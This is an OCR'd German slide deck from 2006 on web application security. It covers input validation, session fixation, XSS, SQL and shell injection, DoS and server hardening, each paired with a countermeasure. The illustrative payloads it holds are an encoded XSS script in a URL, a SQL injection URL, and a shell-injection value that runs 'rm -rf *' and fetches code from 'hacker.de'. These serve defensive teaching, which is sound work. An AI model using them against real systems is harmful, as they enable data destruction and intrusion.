rapidsoft

Websecurity
Weihnachtsvortrag

Moritz Mertinkat
mmertinkat AT rapidsoft DOT de
http://www.rapidsoft.de
22.12.2006

Wieso? // Grundsätze

rapidsoft

- es gibt keine 100 %ige Sicherheit
- Fehler zu machen ist menschlich
- man muss es so gut wie möglich machen
- es ist GROB FAHRLÄSSIG es nicht einmal zu versuchen
- Ziel: Methoden entwickeln, die Sicherheit "einfach" machen
- Aber: Es ist essentiell die Hintergründe zu kennen!

Wieso? // Auf dem Weg zum Guru

rapidsoft

- verstehen lernen, wie der Angreifer denkt
- diese Methoden selbst anwenden
- Allerdings: Mitdenken, nicht nur blindes ausprobieren
- Außerdem:
  - Sicherheitspatches zeitnah einspielen
  - am Ball bleiben, sich fortbilden
  - IT-Nachrichten lesen, Security Newsletter, …

Warum? // Top 10 Fehlerquellen

rapidsoft

- nicht validierte Eingaben
- Probleme beim Rechtemanagement
- defekte Authentication / ID guessing
- Cross-Site Scripting
- Buffer Overflows
- Injections (Shell, SQL)
- fehlerhaftes Errorhandling
- unsicherer Speicher (Verschlüsselung)
- Denial of Service
- Serverkonfiguration

Eingaben validieren // Woher?

rapidsoft

- *All Input Is Evil!* (Michael Howard)
- Eingabe kann folgendes sein:
  - Normale Formulardaten
  - Versteckte Felder
  - Veränderte Auswahlfelder
  - Hochgeladene Dateien
  - Cookies
- Eingabe kann auch durch Skripte von Angreifern erfolgen

Eingaben validieren // Prüfen!

rapidsoft

- Datentyp prüfen (string, int, float, …)
- **positive** statt negative Checking
  - `if ((i(n_array($input, array('open', 'closed'))) {…}`
  - `if ($input != 'unknown') {…}`
  - `if ($i >= 0 && $i < 100) {…}`
  - `if ($i < 100) {…}`
- 0 bzw. NULL erlaubt?
  → Was machen PHP `empty()`, `isset()`, `is_null()`, `== NULL` und `=== NULL`?

Eingaben validieren // Gedanken

rapidsoft

- was passiert, wenn Daten komplett fehlen (Parameter, Formularfelder)
- was passiert mit zusätzlichen Daten?
- an welchen Stellen werden welche Eingabedaten behandelt?
- habe ich ein abstrahiertes Konzept? Oder copy & paste checks?

Rechtemanagement // Problem

rapidsoft

- Benutzer können Aktionen ausführen, zu denen sie nicht berechtigt sind
- kein Logging „normaler“ Aktivität
- Datenschutz / Identitätsklau

Rechtemanagement // Lösungsansätze

rapidsoft

- Dokumentieren:
  - welche Rechte gibt es?
  - wer darf was?
- keine „Quickhacks“ verbauen
- nicht zwischen Entwicklung- und Produktivumgebung unterscheiden (wenn möglich)
- nicht immer nur mit dem Admin-User testen!

Authentication // Probleme

rapidsoft

- IDs zu kurz oder rekonstruierbar
- Session Fixation Attack
  `http://www.sicher-seite.de/login.php?session_id=9f4a`
- schlechte Kennwörter (Benutzerproblem?)

Authentication // Lösungsansätze

rapidsoft

- IDs sinnvoll wählen
  (md5 von int-ID bringt wenig!)
- Session Fixation kaum zu beheben
  - Übergebene Session beim Login löschen und neue Session anlegen
  - wenn möglich Cookies nutzen
    (aber auch Cookies sind anfällig durch XSS)
- Kennwort auf Sicherheit checken:
  verschiedene Buchstaben und Zahlen, mind. 6 Zeichen

XSS // Problem

rapidsoft

- Cross-Site Scripting (XSS)
- dynamische Daten werden ungefiltert ausgegeben
- Was könnte passieren?
  - Daten werden vom Browser speziell interpretiert
  - JavaScript, CSS und HTML Code kann untergeschoben werden

XSS // Wie?

rapidsoft

- Es gibt zwei Hauptangriffspunkte, über die Code eingeschleust werden kann

- URL-Manipulation

  `https://www.sichere-seite.de/?query=neuigkeiten%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%58%53%53%27%29%3B%3C%2F%73%63%72%69%70%74%3E`

  Sie suchten nach: *neuigkeiten*`<script>alert('XSS');</script>`

- **Formulardaten** ohne Filterung


XSS // Angriffsszenarien

rapidsoft

- JavaScript Code
  - Cookies setzen / auslesen
  - Sessions an den Angreifer senden (Session Riding)
  - **ALLE** Teile der Seite ändern
  - **ALLE** Daten im Kontext des Benutzers an fremde Server übermitteln
- CSS (Cascading Style Sheets)
  - Elemente ein- und ausblenden
  - Layout und/oder Farben ändern
- HTML
  - Elemente und Text hinzufügen

XSS // Angriffsszenarien
Beispiel *Session Riding*

rapidsoft



XSS // Schutzanzug anziehen!

rapidsoft

- **ALLE** Eingabedaten filtern
- PHP `addslashes()` reicht hier **NICHT**
- Problematische Zeichen:
  - spitze Klammern: < und > (`<` und `>`)
  - Quotes: " und ' (`&quot;` und `&apos;`)
  - Ampersand: & (`&`)
- PHP stellt hierfür die Funktion `htmlentities()` bereit

Buffer Overflows // Problem

rapidsoft

- in Scriptsprachen und Sprachen mit Garbage Collection nicht wichtig
- für Variablen muss Speicherplatz reserviert werden
- Beim Überlauf dieser Variablen können Teile des Speichers überschrieben werden
- Mit trickreichen Speicherüberläufen lässt sich auch Programmcode (ebenfalls im Speicher) überschreiben ➔ Exploit

Buffer Overflows // Schutz

rapidsoft

- Sehr strikte Checks auf Länge der Daten
- sinnvollerweise benutzt man Abstraktionen wie STL Strings in C++
- Betriebssysteme können verhindern, dass Speicher mit Programmcode überschrieben wird (aber auch nicht ganz sicher)

Injections // Was ist das?

rapidsoft

- geht auf ungefilterte Eingaben zurück
- Daten ins Backend einschleusen
- SQL Injections
- Shell Injections

SQL Injections // Beispiel

rapidsoft

- Unsicherer Query in PHP

```
$sql = 'SELECT * FROM transactions WHERE user_id = "' .
$_SESSION['user_id'] . '" AND date >= "' . $_GET['from'] .
'"';
```

- Exploit URL könnte so aussehen

```
https://www.sichere-seite.de/kontoauszug/?from=2006-12-
01%22+OR+%221%22=%221
```

- Interne Betrachtung

```
$_SESSION['user_id']: 3
$_GET['from']: 2006-12-01" OR "1"="1

SELECT * FROM transactions WHERE user_id = "3" AND date >=
"2006-12-01" OR "1"="1"
```

SQL Injections // Gegenmaßnahmen

rapidsoft

- Die Quotes " und ' müssen durch \" und \' ersetzt werden:

```
SELECT * FROM transactions WHERE user_id = "3" AND
date >= "2006-12-01\" OR \"1\"=\"1"
```

- Dazu dient die MySQL-PHP-Funktion `mysql_real_escape_string()`, die UTF-8-fähig ist

- Die Funktion `addslashes()` reicht **NICHT** aus! Siehe http://shiflett.org/archive/184

Shell Injections // Wie das?

rapidsoft

- Oftmals werden externe Programme, wie Konverter, mit Eingabedaten aufgerufen
- Eingabedaten als Parameter sind gefährlich!
- Dateinamen von hochgeladenen Dateien sollten **NIEMALS** benutzt werden, um die Datei zu speichern!

Shell Injections // Beispiel

rapidsoft

- Unsicherer Aufruf aus PHP:

```
exec('convert ' . $from . ' ' . $to);
```

- Interne Betrachtung:

```
$from: ; rm -rf * ; wget http://hacker.de/index.php ;

exec('convert ; rm -rf * ; wget http://… ');
```

- Wenn man Eingaben in Shell-Befehlen nutzt, dann **AUF JEDEN FALL**: `escapeshellcmd()` und `escapeshellarg()` verwenden

Shell Injections // Beispiel

rapidsoft

- Durch Exploits erlangt der Angreifer vollen Zugriff mit den Rechten des Webserver-Nutzers
- Dateien können gelöscht werden
- neue PHP Scripte können "injected" und bestehende ersetzt werden

Errorhandling // Fehlermeldungen

rapidsoft

- Testsystem: Soviel wie nötig (backtrace, dumps usw.)
- Produktivsystem: So wenig wie möglich!
  - Fehlermeldungen verraten u. U. Details (Kennwörter, Pfade, Dateinamen oder auch die Existenz von Dateien)
  - Detailierte Meldungen sind für den normalen Benutzer nur verwirrend

Errorhandling // Fehlermeldungen

rapidsoft

- Besser: Einfache Meldungen für den Nutzer
- Beispiel: "Buchung nicht gefunden" anstatt "Parameter X und Y" nicht gesetzt.
- Aber: Fehlermeldungen loggen!

Unsicherer Speicher // Wieso?

rapidsoft

- Sensible Daten: Verschlüsseln? Hashen?
- Kennwörter sollten gehashed werden

- Kryptographie ist ein komplexes Thema

- Engine-/Anwendungsprobleme führen zu unsicheren Daten (die man als sicher glaubt)
- am besten bekannte OS Libraries nehmen!

Denial Of Service // Wie?

rapidsoft

- es geht nicht um TCP/IP DOS Attacken
- Angreifer kann Anwendung lahm legen durch:
  - Verbrauch der gesamten Bandbreite
  - Datenbanküberlastung
  - CPU Überlastung
  - Session Flooding (mehrere MB in Session)
  - hohen Speicherverbrauch
  - überlaufende Festplatten
- lässt sich oft nicht erkennen
  - alle User reloaden die Seite (weil Server weg war)?
  - echter Angriff?
  - *Slashdotted?*

Denial Of Service // Schutzmaßnahmen

rapidsoft

- neue Sessions anlegen sollte nicht so einfach sein bzw. die Sessions sollten nicht mit jedem Request größer werden
- ggf. Session alle *n* Requests aufräumen
- so wenig SQL Anfragen wie möglich
- Startseite sollte *schnell* sein (wenig CPU Zeit)
- Festplatten Monitoring (*oh is ja schon voll?!*)
- Bandbreiten Throtteling (mod_throttle)

Serverkonfiguration // Große Angriffsfläche

rapidsoft

- Serverkonfiguration ist ein weites Feld
- Angriffe über diverse Software:
  - FTP (zu viele Exploits)
  - Webserver (Apache2 und lighttpd recht sicher)
  - SVN (paar Exploits)
  - POP3/SMTP (qmail in richtiger Konfiguration: gut)
  - SSH
- Angriffe über Webanwendung
  - alles, was wir bisher gesehen haben
  - nicht geparste Scripte
  - sensible Daten in öffentlichen Verzeichnissen

Serverkonfiguration // Tarnkappenanzug!

rapidsoft

- Software aktuell halten (Patches einspielen!)
- so wenig Dienste wie möglich
- SSH oder FTP auf andere IPs und Ports legen
- Firewall einrichten (aufwendig)
  - ICMP (Ping) deaktivieren
- **NICHT** unter root arbeiten
- Webanwendung eigenen User, der minimale Rechte hat

rapidsoft

- Sinne schärfen: **NACHDENKEN** bevor man auch nur eine Zeile Code schreibt
- Gute Fälle definieren, nicht schlechte ausschließen
- Alles verbieten und selektiv erlauben
- Viel **TESTEN**, selbst Angreifer spielen

- Einfache Fehler können nicht nur **PEINLICH** sondern auch **GROB FAHRLÄSSIG** sein

Vielen Dank fürs Zuhören!

Bei Fragen stehe ich gerne zur Verfügung.

Moritz Mertinkat
mmertinkat AT rapidsoft DOT de